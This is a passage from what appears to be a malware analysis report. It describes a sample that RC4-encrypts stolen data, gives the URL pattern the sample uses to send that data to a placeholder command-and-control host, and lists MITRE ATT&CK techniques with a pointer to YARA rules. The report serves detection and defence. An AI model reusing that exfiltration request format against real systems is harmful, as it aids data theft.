


It encrypts the data using RC4 then sends it to its command and control server in following syntax : *http://<<<C2IP>>>:PORT/G0AnyWhere_up.jsp?Data=<<<DATA>>>*

MITRE ATT&CK

Technique Name	Technique ID
Obfuscated Files or Information	T1027
System Binary Proxy Execution: Rundll32	T1218.011
Virtualization Evasion	T1497
System Information Discovery	T1082
Security Software Discovery	T1518
Phishing: Spearphishing Attachment	T1566
Scheduled Task/Job: Scheduled Task	T1053.005
User Execution: Malicious File	T1204.002

For YARA Rule and IOCs, check our github.



45305 Catalina cs St 150, Sterling VA 20166